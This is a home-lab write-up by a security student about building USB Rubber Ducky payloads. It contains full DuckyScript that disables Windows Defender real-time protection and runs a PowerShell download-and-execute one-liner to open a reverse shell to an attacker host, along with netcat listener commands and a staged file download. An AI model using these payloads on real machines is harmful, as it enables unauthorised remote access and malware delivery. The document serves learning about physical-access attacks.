

Malicious USB Project

Full Documentation | 9-29-2023

Purpose

In security, I have always heard to never plug in random thumb drives that are not yours. I want to better understand the dangers associated with using rogue USBs and what these devices are actually capable of doing. After all, it's just a USB device, right? I also want to build my skills with scripting and using the Windows command prompt and PowerShell.

Scope


There are key objectives that will be accomplished in this project. These objectives aim to simulate an attack seen in a real-world scenario, as well as outline the feasibility of the attack. The attack vector used will be a USB Rubber Ducky from Hak5. The key objectives are as follows:

- Create a basic script/payload.
- Load the payload on the Rubber Ducky
- Test the payload on the victim.
- Find a reverse shell command for both attacker and victim machines.
- Test the reverse shell connection.
- Create a new payload with the reverse shell command.
- Load the payload on the Rubber Ducky and test it on the victim.
- Upload a file from the attacking device to the victim.

Project


Before I begin the project, it is important to understand what the USB Rubber Ducky is. In the eyes of the computer, it is just a keyboard. Fascinating, right? The only function that the Rubber Ducky has is that it injects keystrokes on the computer and at super-human speeds. This may sound insignificant; however, this means that an attacker can program it to do inject whatever keystrokes to a device

as if they were there, injecting the keystrokes themselves. By the end of the project, you will see why this is so dangerous. Below is a picture of what the Rubber Ducky looks like “under the hood.”




That tiny button that you see above the micro-SD card is how the device is disarmed and then a payload can be added to it.

Now that we are familiar with the device and its function, I will go ahead and create the basic script. I first navigate to Payload Studio provided by Hak5 and write my first script. This script is very simple, and its function is to load notepad and type “y0u h4v3 b33n p0wn3d.” This can be seen in the screenshot below.



The script is now finished, and I compile it by clicking “Generate Payload” and install the compiled script. The next step here is to move the compiled script to the Rubber Ducky to arm it which can be seen in the screenshots below.




The device is now armed and ready to go. I removed the Rubber Ducky and inserted it into the victim device which is a laptop. The payload was successful which can be seen in the screenshot below!




This experiment provided proof of concept that this innocent looking device injected arbitrary commands into a given computer. With this concept alone, I now know that it is possible to do whatever I would like to this computer and that creativity is the only limitation.

Now that the attack vector has proven to be successful, it is time to craft the attack. The scenario here is to gain remote access to a victim's computer. This will be achieved by spawning a reverse shell via the Rubber Ducky. First, I will look at a common GitHub repository for reverse shell titled "Payloads all the things." This repository has a vast amount of reverse shell methods. I found one that is titled "Fully Interactive Shell on Windows" which is exactly what I am looking for.



The screenshot shows a GitHub repository page for 'PayloadsAllTheThings / Methodology and Resources / Reverse Shell Cheatsheet.md'. The file is 620 lines, 469 loc, and 23.5 KB. The preview shows a terminal session on a Debian system where a reverse shell is spawned using 'nc -lnvp 3001'. Below the terminal output, there is a section titled 'Fully interactive reverse shell on Windows' which describes the use of the 'ConPtyShell' function. It includes the 'Server Side' command: 'stty raw -echo; (stty size; cat) | nc -lnvp 3001' and the 'Client Side' command: 'IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.4.200 7777'. A link to the offline version of the ps1 file is also provided.

Now that I have the reverse shell command, it is time to test it to make sure it works before implementing it to the payload. First, I will set up Net Cat to listen for the incoming connection on my attacking machine. Then I will issue the reverse shell command on the victim machine and wait for a connection. There was a slight issue initially. The command was not working and gave me an error saying that the command was blocked for protection. I knew right away that this was a security setting that needed to be disabled. I then went into Windows Defender and disabled "Real-Time Protection." I then tested the command again and sure enough, the connection worked! This can be seen in the screenshots below.



The first screenshot shows a Windows PowerShell window where the command 'IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.4.200 7777' is executed. The output shows 'CreatePseudoConsole function found! Spawning a fully interactive shell'. The second screenshot shows a terminal window on a machine named 'BocaServer' where the command 'stty raw -echo; (stty size; cat) | nc -lnvp 7777' is executed, and it shows 'Listening on 0.0.0.0 7777'.

```

luke@BocaServer:~$ stty raw -echo; (stty size; cat) | nc -lnvp 7777
Listening on 0.0.0.0 7777
      Connection received on 192.168.4.57 58745

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Luke> whoami
onyx\luke
PS C:\Users\Luke> ls

```

The reverse shell method has been tested and proved. I now know that this can be used in the payload script.

The next phase is to craft the payload for the Rubber Ducky to deliver to the victim. To do this, I navigated back to Payload Studio and began scripting. There are two main stages in this payload; the first stage is to disable the “Real-Time Protection” setting in Windows Defender. The second stage is to execute the reverse shell command in PowerShell. This was much more complex than the test run so it required a lot of trial and error to get the script to execute the intended function on the victim. I tested both stages separately and when they both worked properly, I combined them into one script.

Stage 1

```


1 REM Title:Reverse Shell Connection~
2 REM Author:Luke Tapanes~
3 REM Description:Establish a reverse shell connection~
4 REM Target:Windows Powershell~
5 DELAY 1000
6 GUI r
7 DELAY 100
8 STRING windowsdefender://threat~
9 ENTER
10 DELAY 1000
11 TAB
12 TAB
13 TAB
14 TAB
15 TAB
16 SPACE
17 DELAY 500
18 SPACE
19 DELAY 500
20 TAB
21 DELAY 500
22 TAB
23 DELAY 500
24 ENTER
25 DELAY 200
26 ALT F4

```

Stage 2

```
11 DELAY 1000
12 ENTER
13 GUI ⏏
14 DELAY 100
15 STRING powershell.exe
16 ENTER
17 DELAY 200
18 STRING IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.4.200 7777
19 ENTER
20 GUI ⏏
```


I then compiled the payload and armed it on the Rubber Ducky. The final script can be seen in the screenshots below.



The screenshot shows the Payload Studio application window. The title bar includes "Payload Studio" and links for "Upgrade to Pro", "Shop", "Docs", "Payloads", "Github", "Community", and "Log in". The menu bar has "File", "Edit", "Settings", "Tools", and "Help". The main editor displays a script for a "USB Rubber Ducky" device, with line numbers 11 through 41. The script includes delays, GUI actions (like pressing the escape key), and a PowerShell command to download and execute a remote payload. At the bottom, there are buttons for "Generate Payload" and "Console".

```
11 DELAY 2000
12 GUI ⏏
13 DELAY 100
14 STRING windowsdefender://threat
15 ENTER
16 DELAY 700
17 TAB
18 TAB
19 TAB
20 TAB
21 TAB
22 SPACE
23 DELAY 500
24 SPACE
25 DELAY 500
26 TAB
27 DELAY 100
28 TAB
29 DELAY 100
30 ENTER
31 DELAY 200
32 ALT F4
33 DELAY 500
34 ENTER
35 GUI ⏏
36 DELAY 100
37 STRING powershell.exe
38 ENTER
39 DELAY 200
40 STRING IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 192.168.4.200 7777
41 ENTER
42 GUI ⏏
```

The time has come, the moment when the USB Rubber Ducky will deliver a payload to the victim to grant the attacking machine remote access. I set up Net Cat to listen for a connection and then inserted the Rubber Ducky into the Victim machine. I received a shell on the attacking machine which means the attack worked! This can be seen in the screenshot below.



The screenshot shows a Windows PowerShell terminal window. The title bar indicates the path "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe". The window displays the standard PowerShell prompt and output for the 'whoami' command.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\luket> whoami
windows-laptop\luket
PS C:\Users\luket>
```

After the successful attack, I now have the keys to the kingdom on the victim device. To take this project a step further I want to upload malware on the victim machine to simulate establishing persistence on the machine. The “malware” that I will upload, is just an empty text file labeled malware.exe. This will serve as proof of concept of remotely installing malware on the machine.

The first step is to host the malicious file on a webpage for the victim to retrieve. This can be achieved by navigating to the directory of the file and issuing the command “`python3 -m http.server`.” The default port is 8000 because I did not specify.


```
luke@BocaServer: ~/Desktop
luke@BocaServer:~$ cd Desktop/
luke@BocaServer:~/Desktop$ ls
17763.3650.221105-1748.rs5_release_svc_refresh_SERVER_EVAL_x64FRE_en-us.iso
malware.exe
luke@BocaServer:~/Desktop$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.4.200 - - [29/Sep/2023 12:43:37] "GET / HTTP/1.1" 200 -
192.168.4.200 - - [29/Sep/2023 12:43:37] code 404, message File not found
192.168.4.200 - - [29/Sep/2023 12:43:37] "GET /favicon.ico HTTP/1.1" 404 -
```

Now that the file is up for grabs, we will issue the command “`wget 192.168.4.200/malware.exe -Ooutfile malware.exe`.” This command tells the victim to download this file from this page which is the malware file.


```
PS C:\Users\luket\Downloads> wget 192.168.4.200:8000/malware.exe -OutFile malwar
e.exe
PS C:\Users\luket\Downloads> ls

Directory: C:\Users\luket\Downloads
```

This is what the page looks like.



Now it is time to check to see if the victim computer has a file titled “malware.” Sure enough, it does!



Lessons Learned

This project was extremely insightful. I knew that rogue USBs are dangerous but didn't know exactly how dangerous and this project definitely brought that to light. This was only one type of attack and there are many other ways to use the Rubber Ducky effectively. Again, the only limitation here is the attacker's creativity. With that said, I successfully accomplished what I set out to do and completed each objective. In this project, I successfully:

- Created a basic script/payload.
- Loaded the payload on the Rubber Ducky
- Tested the payload on the victim.
- Found a reverse shell command for both attacker and victim machines.
- Tested the reverse shell connection.
- Disabled Windows Defender
- Scripted a new payload with the reverse shell command.
- Loaded the payload on the Rubber Ducky and tested it on the victim.
- Uploaded malware from the attacking device to the victim.

Here are a few sources that inspired this project and helped me out:

<https://www.youtube.com/watch?v=A2JNBpUotZM>

<https://www.youtube.com/watch?v=bXCeFPNWjsM&t=906s>